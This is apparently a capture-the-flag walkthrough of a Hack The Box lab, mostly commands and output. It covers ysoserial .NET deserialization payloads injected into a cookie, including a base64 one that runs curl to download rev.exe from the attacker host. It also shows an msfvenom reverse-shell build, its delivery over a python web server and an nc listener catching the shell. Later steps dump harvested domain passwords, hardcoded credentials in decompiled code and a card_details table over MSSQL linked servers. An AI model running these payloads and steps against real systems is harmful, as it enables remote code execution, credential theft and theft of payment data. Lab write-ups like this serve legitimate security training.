
ewogICAgJ19fdHlwZSc6J1N5c3RlbS5XaW5kb3dzLkRhd
GEuT2JqZWN0RGF0YVByb3ZpZGVyLCBQcmVzZW50Y
XRpb25GcmFtZXdvcmssIFZlcnNpb249NC4wLjAuMCwgQ
3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj0zM
WJmMzg1NmFkMzY0ZTM1JywgCiAgICAnTWV0aG9kTm
FtZSc6J1N0YXJ0JywKICAgICdPYmplY3RJbnN0YW5jZS
c6ewogICAgICAgICdfX3R5cGUnOidTeXN0ZW0uRGlhZ2
5vc3RpY3MuUHJvY2VzcywgU3lzdGVtLCBWZXJzaW9uP
TQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGlj
S2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OScsCiAgICA
gICAgJ1N0YXJ0SW5mbyc6IHsKICAgICAgICAgICAgJ19f
dHlwZSc6J1N5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzU
3RhcnRJbmZvLCBTeXN0ZW0sIFZlcnNpb249NC4wLjAu
MCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb
2tlbj1iNzdhNWM1NjE5MzRlMDg5JywKICAgICAgICAgICA
gJ0ZpbGVOYW1lJzonY21kJywgJ0FyZ3VtZW50cyc6Jy9jI
GNtZCAvYyBjdXJsIDEwLjEwLjE2LjU6ODAwL3Jldi5leGU
gLW8gQzpcXFByb2dyYW1EYXRhXFxyZXYuZXhlJwogIC
AgICAgIH0KICAgIH0KfQ==

But before that we need to craft our reverse shell exe



```
λ > msfvenom -p windows/x64/powershell_reverse_tcp LHOST=tun0 LPORT=4444 -f exe -o rev.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1885 bytes
Final size of exe file: 8192 bytes
Saved as: rev.exe
[23:47:32] (root)  ~/HTB_Fortress/CONTEXT/Release
λ > file rev.exe
rev.exe: PE32+ executable (GUI) x86-64, for MS Windows, 3 sections
[23:47:45] (root)  ~/HTB_Fortress/CONTEXT/Release
```

Now start a http server with python on the port you specified before and refresh page :



.AspNetCore.Antiforgery.oS4Q00mERc0


.AspNetCore.Session

Profile

Name: Profile


Value:

ewogICAgJ19fdHlwZSc6J1N5c3RlbS5XaW5kb3dzLkRh
dGEuT2JqZWN0RGF0YVByb3ZpZGVyLCBQcmVzZW50
YXRpb25GcmFtZXdvcmssIFZlcnNpb249NC4wLjAuMC



```
[23:51:16] (root)  ~/HTB_Fortress/CONTEXT/Release
λ > python3 -m http.server 800
Serving HTTP on 0.0.0.0 port 800 (http://0.0.0.0:800/) ...
10.13.37.12 - - [11/May/2024 23:51:57] "GET /rev.exe HTTP/1.1" 200 -
```

Now we need to setup the listener on port 4444 and wait for connection but before that we need to use ysoserial.exe again to execute the rev.exe




```
[23:53:15] (root)  ~/HTB_Fortress/CONTEXT/Release
λ > mono ysoserial.exe -g ObjectDataProvider -o base64 -f JavaScriptSerializer -c "cmd /c C:\ProgramData\rev.exe"
```

The base64:


ewogICAgJ19fdHlwZSc6J1N5c3RlbS5XaW5kb3dzLkRhd
GEuT2JqZWN0RGF0YVByb3ZpZGVyLCBQcmVzZW50Y
XRpb25GcmFtZXdvcmssIFZlcnNpb249NC4wLjAuMCwgQ
3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj0zM
WJmMzg1NmFkMzY0ZTM1JywgCiAgICAnTWV0aG9kTm
FtZSc6J1N0YXJ0JywKICAgICdPYmplY3RJbnN0YW5jZS
c6ewogICAgICAgICdfX3R5cGUnOidTeXN0ZW0uRGlhZ2
5vc3RpY3MuUHJvY2VzcywgU3lzdGVtLCBWZXJzaW9uP
TQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGlj
S2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OScsCiAgICA
gICAgJ1N0YXJ0SW5mbyc6IHsKICAgICAgICAgICAgJ19f
dHlwZSc6J1N5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzU
3RhcnRJbmZvLCBTeXN0ZW0sIFZlcnNpb249NC4wLjAu
MCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb
2tlbj1iNzdhNWM1NjE5MzRlMDg5JywKICAgICAgICAgICA
gJ0ZpbGVOYW1lJzonY21kJywgJ0FyZ3VtZW50cyc6Jy9jI
GNtZCAvYyBDOlxcUHJvZ3JhbURhdGFcXHJldi5leGUnCi
AgICAgICAgfQogICAgfQp9

And now inject it to the Profile cookie again after you setup the listener




```
[23:55:13] (root)  ~/HTB_Fortress/CONTEXT/Release
λ > nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.5] from (UNKNOWN) [10.13.37.12] 7755
Windows PowerShell running as user web_user on WEB
Copyright (C) Microsoft Corporation. All rights reserved.
```

BOOM!!
Next flag is




```
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---       12/10/2020     14:33                Documents
d-r---       15/09/2018     08:19                Downloads
d-r---       15/09/2018     08:19                Music
d-r---       15/09/2018     08:19                Pictures
d-r---       15/09/2018     08:19                Videos
-a----       15/07/2020     20:45             46 flag.txt
-a----       11/05/2024     00:58          45272 nc64.exe
-a----       11/05/2024     00:59        2387968 winPEASany.exe


PS C:\users\public> type flag.txt
CONTEXT{uNs4fe_deceri4liz3r5?!_th33333yre_gr8}
```

Next go to logs/webdb and cat log_13.trc file we will be finding karl creds



```
???TEIGNTON\karl.memaybe
                                ??????
??????????????????????????????
???B6rQx_d&RVqvcv2A           ????(??????
```


Moving on i logged



Domain\user name:
karl.memaybe

Password:
B6rQx_d&RVqvcv2A

Found This



Restricting Jay's Access


Karl Memaybe
Tue 13/10/2020, 10:46
Andy Teignton

Hi Andy,


I have added those restrictions on Jay, and added something to the database so I can generate a client list for him. Might be overkill but I don't want him wiping the DB again.

Cheers,
Karl

Apparently Karl has some database privs so i try to log in using impacket-mssqlclient




```
[00:02:37] (root)  ~/HTB_Fortress/CONTEXT/Release
λ > impacket-mssqlclient teignton.htb/karl.memaybe:'B6rQx_d&RVqvcv2A'@10.13.37.12 -windows-auth
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WEB\WEBDB): Line 1: Changed database context to 'master'.
[*] INFO(WEB\WEBDB): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 822)
[!] Press help for extra shell commands
SQL (TEIGNTON\karl.memaybe  guest@master)>
```




```
SQL (TEIGNTON\karl.memaybe  guest@master)> select name from sysdatabases;
name
-------
master

tempdb

model

msdb

webapp
```

I didnt find really worth looking in this database so i tried to look around webapp wasnt the only servlet



```
SQL (TEIGNTON\karl.memaybe  guest@master)> select srvname from sysservers;
srvname
-----------
WEB\CLIENTS

WEB\WEBDB

SQL (TEIGNTON\karl.memaybe  guest@master)>
```


So i tried to access Clients



```
SQL (TEIGNTON\karl.memaybe  guest@master)> select * from openquery([web\clients], 'select name from clients.sys.objects;')
name
----------------------------
BackupClients

card_details

QueryNotificationErrorsQueue

queue_messages_1977058079
```

Card_details returned a massive amount of data i exported it to a file enter this command to access data :

```
SELECT * FROM
[web\clients].[clients].[dbo].[card_details
];
```



```
[00:15:03] (root)  ~/HTB_Fortress/CONTEXT
λ > grep CONTEXT card_clients_dump.txt
b'CONTEXT{g1mm2_g1mm3_g1mm4_y0ur_cr3d1t}'   b'Burns'
om'               b'4181190870180348,888'
```

After further search in assembly_files
Use this command to retrieve the data :


```
select cast (N'' as
xml).value('xs:base64Binary(sql:column("con
tent"))','varchar(max)') as data from
openquery([web\clients], 'select * from
clients.sys.assembly_files;') order by
content desc offset 1 rows;
```

1. **Xml Value Method**:
    - `cast (N'' as xml).value('xs:base64Binary(sql:column("content"))','varchar(max)') as`

  `data`: This part of the command converts the `content` column data, which is assumed to be in Base64-encoded format, from XML data type to a `varchar(max)` data type.


  - The `cast (N'' as xml)` part creates an empty XML instance.
  - The `.value()` method is applied to this XML instance. It extracts the value of the `content` column, assumes it's in Base64 format (`xs:base64Binary`), and converts it to a string (`varchar(max)`).

Put that data in a file after you convert it from base64
After that we are gonna be needing dnspy to decompile it although you will be needing wine for that



```
[00:21:57] (root)  ~/HTB_Fortress/CONTEXT
λ > wine dnSpy.exe file
0064:err:ole:start_rpcss Failed to start RpcSs service
```


Search the file until you find jay creds



```
System.Private.CoreLib (5.0.0.0)
System.Private.Uri (5.0.0.0)
System.Linq (5.0.0.0)
System.Private.Xml (5.0.0.0)
System.Xaml (5.0.0.0)
WindowsBase (5.0.0.0)
PresentationCore (5.0.0.0)
PresentationFramework (5.0.0.0)
dnlib (3.3.2.0)
dnSpy (6.1.8.0)
WindowsService (1.0.0.0)
stored (0.0.0.0)
  stored.dll
    PE
    Type References
    References
    { } -
      <Module> @02000001
      NetResource @02000003
      NetworkConnection @02000002
      ResourceDisplaytype @02000006
      ResourceScope @02000004
      ResourceType @02000005
      StoredProcedures @02000007
        Base Type and Interfaces
        Derived Types
        StoredProcedures() : void @0600000A
        BackupClients() : void @06000008
        GenerateHTML() : StringBuilder @06000009
```


```
// StoredProcedures
// Token: 0x06000008 RID: 8 RVA: 0x00002134 File Offset: 0x00000334
[SqlProcedure]
public static void BackupClients()
{
    string text = "TEIGNTON";
    string text2 = "jay.teignton";
    string text3 = "D0ntL0seSk3l3tonK3y!";
    NetworkCredential credentials = new NetworkCredential(text2, text3, text);
    using (new NetworkConnection("\\\\WEB\\Clients", credentials))
    {
        string text4 = "\\\\WEB\\Clients\\clients.html";
        using (StreamWriter streamWriter = new StreamWriter(text4))
        {
            streamWriter.Write(StoredProcedures.GenerateHTML().ToString());
        }
    }
}
```

And here where evil-winrm comes in handy



